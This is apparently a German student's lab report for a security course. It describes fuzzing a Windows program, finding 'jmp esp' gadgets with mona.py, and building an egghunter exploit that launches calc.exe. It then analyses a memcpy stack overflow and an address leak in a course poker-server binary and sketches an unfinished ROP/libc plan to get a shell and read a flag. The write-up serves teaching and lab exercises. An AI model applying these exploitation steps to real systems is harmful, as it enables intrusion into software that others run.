Das kopieren einer grossen Anzahl an Zeichen in die Eingabefelder um das Programm zum absturz zu bringen scheint im gegensatz zu einem dedizierten Programm, dass die Anzahl der Zeichen iterativ erhoehrt im ersten Moment primitiv, ist jedoch Zeit effizienter, und druch das einmalige Pattern aus dem Pattern_Create.rb ohne viel Aufwand moeglich, da es bei unserem Fuzzing nur um die Anzahl der Zeichen geht und nicht um Bad Characters oder gewisse Zeichenfolgen.

Exploiting

Da mona.py zum Erstellen des Egghunter Coders benoetigt wird musste dieses, durch kopieren des Quellcodes on den PyCommands Folder, nachgeladen werden.

Wir nehmen vorsichtshalber das Nullzeichen "0x00" aus dem zu generierenden Code aus und versuchen den Exploit ohne Suche nach weiteren Bad Characters. Falls dies nicht gelingt muss mittels Mona die Suche nach weiteren Bad characters (wie in der Vorlesung) gestartet werden.

Da wir noch einen Start Jump brauchen, der in unsere NOP's reinspringt und wir unseren Code in ESI platzieren, suchen wir mit MONA nach einem "jmp esi" in unserem laufendem Prozess.

```
!mona jmp -r esp
!mona find -type instr -s "jmp esp" -cpb '\x00'
```

Beide Befehle fanden "jmp esp" vorkommnisse. Jedoch fand der 2. Befehl auch die Speicheradressen und nicht nur die Files.

```

1 =====
2 Output generated by mona.py v2.0, rev 613 - Immunity Debugger
3 Corelan Team - https://www.corelan.be
4 =====
5 OS : post2008server, release 6.2.9200
6 Process being debugged : Board_Release (1) (pid 2764)
7 Current mona arguments: find -type instr -s "jmp esp" -cpb '\x00'
8 =====
9
10 Module info :
11 -----
12 Base | Top | Size | OS DLL | Version, ModuleName & Path
13 -----
14 0x00370000 | 0x00378000 | 0x00008000 | False | -1.0- [Board_Release (1).exe] (C:\Users\32BIT\Downloads\Board_Release (1).exe)
15 0x75d90000 | 0x75fa2000 | 0x00212000 | True | 10.0.19041.804 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
16 0x75420000 | 0x75476000 | 0x00056000 | True | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
17 0x75bf0000 | 0x75d10000 | 0x00120000 | True | 10.0.19041.789 [ucrtbase.dll] (C:\Windows\System32\ucrtbase.dll)
18 0x73c80000 | 0x73d1f000 | 0x0009f000 | True | 10.0.19041.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
19 0x76d80000 | 0x76e1a000 | 0x0009a000 | True | 10.0.19041.804 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
20 0x6e0b0000 | 0x6e0c4000 | 0x00014000 | True | 14.27.29114.0builtby:vcwrksp [VCRUNTIME140.dll] (C:\Windows\SYSTEM32\VCRUNTIME140.dll)
21 0x77c40000 | 0x77dde000 | 0x0019e000 | True | 10.0.19041.804 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
22 0x777a0000 | 0x77866000 | 0x000c6000 | True | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
23 0x76bb0000 | 0x76c13000 | 0x00063000 | True | 10.0.19041.1 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
24 0x6a600000 | 0x6a671000 | 0x00071000 | True | 14.27.29114.0builtby:vcwrksp [MSVCP140.dll] (C:\Windows\SYSTEM32\MSVCP140.dll)
25 -----
26 0x7544e645 (b+0x0002e645) : "jmp esp" | {PAGE_EXECUTE_READ} [mswsock.dll], OS: True, v10.0.19041.1 (C:\Windows\system32\mswsock.dll)
27 0x76bf367f (b+0x0004367f) : "jmp esp" | {PAGE_EXECUTE_READ} [WS2_32.dll], OS: True, v10.0.19041.1 (C:\Windows\System32\WS2_32.dll)
28 0x73cc017e (b+0x0004017e) : "jmp esp" | {PAGE_EXECUTE_READ} [apphelp.dll], OS: True, v10.0.19041.1 (C:\Windows\SYSTEM32\apphelp.dll)
29 0x73cfab13 (b+0x0007ab13) : "jmp esp" | {PAGE_EXECUTE_READ} [apphelp.dll], OS: True, v10.0.19041.1 (C:\Windows\SYSTEM32\apphelp.dll)
30 0x75dd70f1 (b+0x000470f1) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
31 0x75dd70f9 (b+0x000470f9) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
32 0x75dd7101 (b+0x00047101) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
33 0x75dd7109 (b+0x00047109) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
34 0x75dd7111 (b+0x00047111) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
35 0x75dd7119 (b+0x00047119) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
36 0x75dd7121 (b+0x00047121) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
37 0x75dd7129 (b+0x00047129) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
38 0x75dd7131 (b+0x00047131) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
39 0x75dd7139 (b+0x00047139) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
40 0x75dd7141 (b+0x00047141) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)
41 0x75f590c0 (b+0x001c90c0) : "jmp esp" | {PAGE_EXECUTE_READ} [KERNELBASE.dll], OS: True, v10.0.19041.804 (C:\Windows\System32\KERNELBASE.dll)

```

Da es mit "jmp esp" einige Probleme gab wurde dann als Sprung Adresse ein "call esp" gewaehlt.

Wir koennen nun unsere Payloads zusammenstellen. Mit Mona erstellen wir den Egghunter String, welcher zu "w00tw00t" springt. Diese springt dann direkt via dem Keyword zur eigentlichen Payload, dem klassischen Calc.exe .

Die eigentliche Payload kann im Message Feld platziert werden, da man dort nicht so Platzgebunden ist.

Der Schlussendliche Code Sieht wie folgt aus:


!code](ue2/pics/code.png)

Eine schwierigkeit bestand noch darin den Jump richtig hinzubekommen und eine Passende Adresse fuer den "call esp" zu finden. Es wurden verschiedene Breakpoints in Immunity gesetzt und verschiedene CALL Befehle durchprobiert bis Schlussendlich der Calculator gepoppt ist.


!done](ue2/pics/done.png)

Aufgabe 4

Nachdem man sich mit dem FH-VPN Verbunden hat, kann man sich mit der Zieladresse verbinden. Der Browser zeigt kurz die Webseite an gibt dann aber ein "Verbindung unterbrochen". Mit ncat kann man sich verbinden, aber nach dem Eingeben eines Accounts passiert nichts. Daher wird erstmal die IP-Gescanned um Informationen zum darunterliegenden System zu erhalten.



Das System basiert anscheinend auf Debian Stretch.



Secure Shell (SSH) Server, für den sicheren Zugang von entfernten Rechnern

11 / 18

```
user@DESKTOP-J5DQ354:/mnt/c/Users/test/Downloads/ue4stick$ ncat 10.105.21.174 8080
```

Poker Tournament Management

Remote Access Portal

```
Login:cs19m018:cs19m018
authenticated user cs19m018 with passwd cs19m018: uid 5013
./cs19m018_flag.txtHello cs19m018!
Welcome to Poker Tournament Manager Version 1.08b.
> help
```

?,h	help
u	update username
----- Accounts -----	
A[M C]	add [Member Club Account]
L	list accounts
D[id]	delete account by id
S[id]	show account by id
----- Tournaments -----	
a	add tournament
l	list tournaments
d[id]	delete tournament by id
s[id]	show tournament by id
c[id]	change tournament
e	exit

Anscheinend "funktioniert" die Funktion "add Member" nicht wie erwartet, und ein "update username" bricht die Verbindung ab. Lediglich "add tournament" scheint wie erwartet zu funktionieren und schneidet sogar den input nach einer gewissen laenge ab.

[illegible]

Die einzelnen Eingabefelder wurden mit massenhaft "a's" befüllt um um Fehlverhalten zu erzeugen. Und siehe da. Change Username stuerzt nicht mehr ab, sondern gibt eine Warnung wieder.

```

Welcome to Poker Tournament Manager Version 1.08b.
> u aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
RED ALERT - STACK SMASHING DETECTED - Hands off my cookies!

```

Nachdem ich Cookies sehr gerne hab behalten wir uns das im Hinterkopf und gehen zu den lokal gespeicherten Files des "USB-Sticks" ueber und versuchen die leckeren Cookies aus der gelieferten Binary zu bekommen um die gleiche Methode auf dem Server anzuwenden.

"strings" verrät, dass das Binary mit GLIBC 2.0 compiliert worden ist und es gibt uns auch schon die Verfügbaren Funktionen zurueck.

Ein Ausfuehren der Binary ist erfolglos, da eine library Fehlt.

Binary Compile

Da die fehlende Library eine Customlibrary ist, kann diese nicht einfach installiert werden. Die Vermutung legt nahe, dass einige der zuvor gesehenen Funktionen in dieser definiert sind. Um herauszufinden welche genau benoetigt werden wird eine leere library erstellt und mit gcc compiliert.

Wie erwartet werden uns fehlende Funktionsdefinitionen angezeigt

```

L$ gcc pokerROP.c
pokerROP.c: In function 'handle_banking':
pokerROP.c:256:5: error: unknown type name 'byte'
 256 |     byte canary2_1=0x00;
      |     ^~~~~
pokerROP.c:257:5: error: unknown type name 'byte'
 257 |     byte canary2_2=0x00;
      |     ^~~~~
pokerROP.c:258:5: error: unknown type name 'byte'
 258 |     byte canary2_3=0x00;
      |     ^~~~~
pokerROP.c:259:5: error: unknown type name 'byte'
 259 |     byte canary2_4=0x00;
      |     ^~~~~
pokerROP.c:261:5: error: unknown type name 'byte'
 261 |     byte canary1_1=0x00;
      |     ^~~~~
pokerROP.c:262:5: error: unknown type name 'byte'
 262 |     byte canary1_2=0x00;
      |     ^~~~~
pokerROP.c:263:5: error: unknown type name 'byte'
 263 |     byte canary1_3=0x00;
      |     ^~~~~
pokerROP.c:264:5: error: unknown type name 'byte'
 264 |     byte canary1_4=0x00;
      |     ^~~~~
pokerROP.c:271:5: warning: implicit declaration of function 'init_canary' [-Wimplicit-function-declaration]
 271 |     init_canary(&canary1_1,user, pass);
      |     ^
pokerROP.c:357:10: warning: implicit declaration of function 'check_canary' [-Wimplicit-function-declaration]
 357 |     if ( check_canary(&canary1_1,&canary2_1) || !check_canary(&canary1_2,&canary2_2) || !check_canary(&canary1_3,&canary2_3) || !check_canary(&canary1_4,&canary2_4)) {
      |          ^
pokerROP.c: In function 'handle_con':
pokerROP.c:399:36: warning: unknown escape sequence: '\_'
 399 |     Remote Access Portal\n\nLogin: "
      |                                     ^
pokerROP.c:419:16: warning: implicit declaration of function 'auth_user' [-Wimplicit-function-declaration]
 419 |     if ((uid = auth_user(user, pass)) != 0) {
      |                ^
pokerROP.c:434:2: warning: implicit declaration of function 'check_usr' [-Wimplicit-function-declaration]
 434 |     check_usr(user, pass);
      |     ^

```

Die Library wird mit prototypen gefuellt. Nach einem erneuten Kompilieren werden die refrenzen erkannt, aber die implementierung Fehlt.

```

L$ gcc pokerROP.c
pokerROP.c: In function 'handle_con':
pokerROP.c:399:36: warning: unknown escape sequence: '\_'
399 |     Remote Access Portal\n\nLogin: ";
    |                                     ^
/usr/bin/ld: /tmp/ccLExzA.o: in function `handle_banking':
pokerROP.c:(.text+0x957): undefined reference to `init_canary'
/usr/bin/ld: pokerROP.c:(.text+0x974): undefined reference to `init_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc42): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc5f): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc7c): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc99): undefined reference to `check_canary'
/usr/bin/ld: /tmp/ccLExzA.o: in function `handle_con':
pokerROP.c:(.text+0xe6a): undefined reference to `auth_user'
/usr/bin/ld: pokerROP.c:(.text+0xf0f): undefined reference to `check_usr'
collect2: error: ld returned 1 exit status

```

Um nun erfolgreich compilieren zu koennen muss die Notwendige libinetsec.o erstellt werden. Diese wird mit den Funktionen befuellt, wobei die Funktionen keine Funktion haben.

```

#include "libinetsec.h"

void init_canary(byte *canary, char *user, char *pass){}

book check_canary(byt *canary1, byte *canary2){return 1;}

int auth_user(char *user, char * pass){return 1;}

book check_user(char *user, char *pass){return 1;}

```

Es wird erneut Kompiliert. hierzu wurde nach einigen errors ohne Flags, das GCC Manual und Dr.Google befragt.

Folgende parameter wurden zum kompilieren verwendet:

- fPIC : Position Independet Code (benoetigt fuer die Sharded-Library
- shared : um eine Shared Library zu erstellen.

Der ganze Befehl wurde so ausgefuehrt:

```

$ gcc -c -fPIC -o libinetsec.o libinetsec.c
$ gcc -shared -o libinetsec.so libinetsec.o

```

Beim Versuch das pokerROP binary nun auszufuehren kam folgende Fehlermeldung.


```
./pokerROP: error while loading shared libraries: libinetsec.so: wrong ELF
class: ELFCLAS
```

Dies wies auf eine falsche Architektur der kompilierten binary hin. Es musste sowohl die gcc-Multilib zum Crosscompilen nachinstalliert, als auch das "-m32" Flag beim Kompiliervorgang hinzugefuegt werden um erfolgreich auf einem x64 System eine x86 Binary zu kompilieren.


Leider beendete sich die Binary sofort mit einem Segmentation fault.

Vor dem erfolgreichen Kompilieren der pokerROP.c mussten zuvor ein paar Fehler im C-Code ausgebessert werden. Auch mussten die zuvor erstellen Funktionen in der Header-Datei angepasst werden, um den erwarteten Werten im Programm zu entsprechen.

Nach viel zu langem troubleshooting, und dem wiederholen der kompletten Arbeitsschritten in 2 verschiedenen neu aufgesetzten VM's, konnte das Binary gestartet werden.

Suche nach potentiell ausnutzbaren Vulnerabilities

Erste Versuche sich am Binary einzuloggen waren erfolglos aufgrund eines Berechtigungsfehlers. Das Binary, und somit der Server der Applikation, musste mit erhoekten Berechtigungen gesartet werden.



```
$ netcat 127.0.0.1 8080


Poker
Tournament
Management

Remote Access Portal
Login: cs19m018:cs19m018
Hello cs19m018!
Welcome to Poker Tournament Manager Version 1.08b.
>

[sudo] password for ubuntu:
./pokerexe
error: no port provided
./pokerexe 8080
authenticated user cs19m018 with passwd cs19m018
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
authenticated user admin with passwd admin
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
authenticated user user with passwd pass
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
user: "(null)", passwd: "(null)" Access denied
user: "(null)", passwd: "(null)" Access denied
authenticated user cs19m018 with passwd cs19m018
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
q^C
[sudo] password for ubuntu:
./pokerexe 8080
authenticated user cs19m018 with passwd cs19m018
: uid 1
```

Anschliessend konnte sich in meinem Fall mit dem Localhost via netcat verbunden werden und nach mehreren Stunden Troubleshooting endlich mit der eigentlichen Aufgabe fortgefahren werden.

Vom anzeigen der Security Warnings beim compilieren zuvor, wissen wir, dass die Funktion "list_accounts" falsch implementiert worden ist. Ein Type-Fehler gibt die Speicheradresse einer Variable an, anstatt die Variable anzuzeigen. Daher versuchen wir als erstes einen Account Anzulegen mit "AM" um diesen dann anzeigen zu lassen.



```
> AM
Name: asdf
Membership Number: 1111
Expiration Date: 2222
> L
0: 22a5160 (MA)
>
```

Wir sehen etwas dass wie eine Adresse aussieht. Unsere Vermutung duerfte sich bestaetigt haben.

Wir wissen nun einerseits, dass die "update username" Funktion moeglicherweise unsauber implementiert ist, und dass wir ueber die "list tournaments" Funktion die Memory-Adresse anzeigen koennen.

Wir sehen uns also als naechstes die "update username" Funktion im Code an.

```
case 'u':
    memcpy( username, data+2, n-3);
    break;
```

Das Hantieren mit den unsicheren Versionen von Memorymanipulationsfunktionen fuehrt oft zu Schwachstellen im Code. In unserem Fall faellt sofort auf, dass der 3. Parameter der memcpy keine Laenge sondern einen Wert uebergibt. Korrekter weise muesste die Laenge des zu kopierenden Werts mit zB: der Laenge der variable durch

```
len(username)
```

beschraenkt werden.

Untersuchen der Canaries und des BO

Um genauer das Verhalten zu untersuchen wuerde Code in VS Code genauer untersucht.

Die Prototypen in der Headerdatei wurden darauf hin erweitert.

```
#include "libinetsec.h"

void init_canary(byte *canary, char *pass){
    *canary = 'A';
}

int check_canary(byte *canary1, char *canary2){
    return *canary1 == *canary2;
}


int auth_user(char *user, char *pass){
    return 1;
}

int check_usr(char *user, char *pass){
    return 1;
}
```

Als naechsten Schritt wird eine lange Zeichenfolge an das Programm als Wert fuer die Funktion "update username" geschickt, um zu sehen an welcher Stelle die Register ueberschrieben werden. Um auch zu

sehen an welcher Stelle sich die Register befinden wurde auch gleich ein eindeutiges Pattern mit dem in Kali enthaltenen "pattern_create.rb" erstellt und dieses der Funktion uebergeben.

Um das Debugging vorzunehmen wurde edb verwendet. Hier muss man einfach den Prozess starten und in den Debugger attachen.



Leider gab es erhebliche Schwierigkeiten mit der Toolchain und Inkompatibilitäten zwischen Architekturversionen der benutzten Programme. Und so ist leider sehr viel Zeit nur zum Troubleshooting draufgegangen.

Leider liessen mich diesmal meine Python Fähigkeiten im Stich.

Die weitere vorgehensweise wäre gewesen, herausfinden woher die geleakte Adresse kommt. Da die libc.so.6 mitgeliefert wurde liegt die Vermutung nahe, dass sich die geleakte Adresse innerhalb der Library befindet und man mit den von der C_Library mitgelieferten Funktionen eine Shell öffnet. Eine "einfache" Anleitung dazu findet man zum Beispiel unter "Stack Buffer Overflows: Linux 3 - Bypassing DEP with ROP" ^{^2}.

Den Befehl zum Anzeigen des Inhalts des bei der Verbindung schon Angezeigten Files "cs19m018_flag.txt" wird dann mittels der aufgebauten Shell uebertragen.

Falls es ein Write-Up gibt oder die Möglichkeit eines kurzen Feedbacks zu BSP4 würde mich sehr stark interessieren wo mein Fehler lag und muss schweren Herzens, aufgrund der Äusseren Umstände nach mehreren durchgemachten Nächten das Handtuch schmeissen.

Die Aufgaben 1 und 4 haben aber, trotz des Fehlenden Erfolgserlebnisses bei Aufgabe 4, viel Spass gemacht!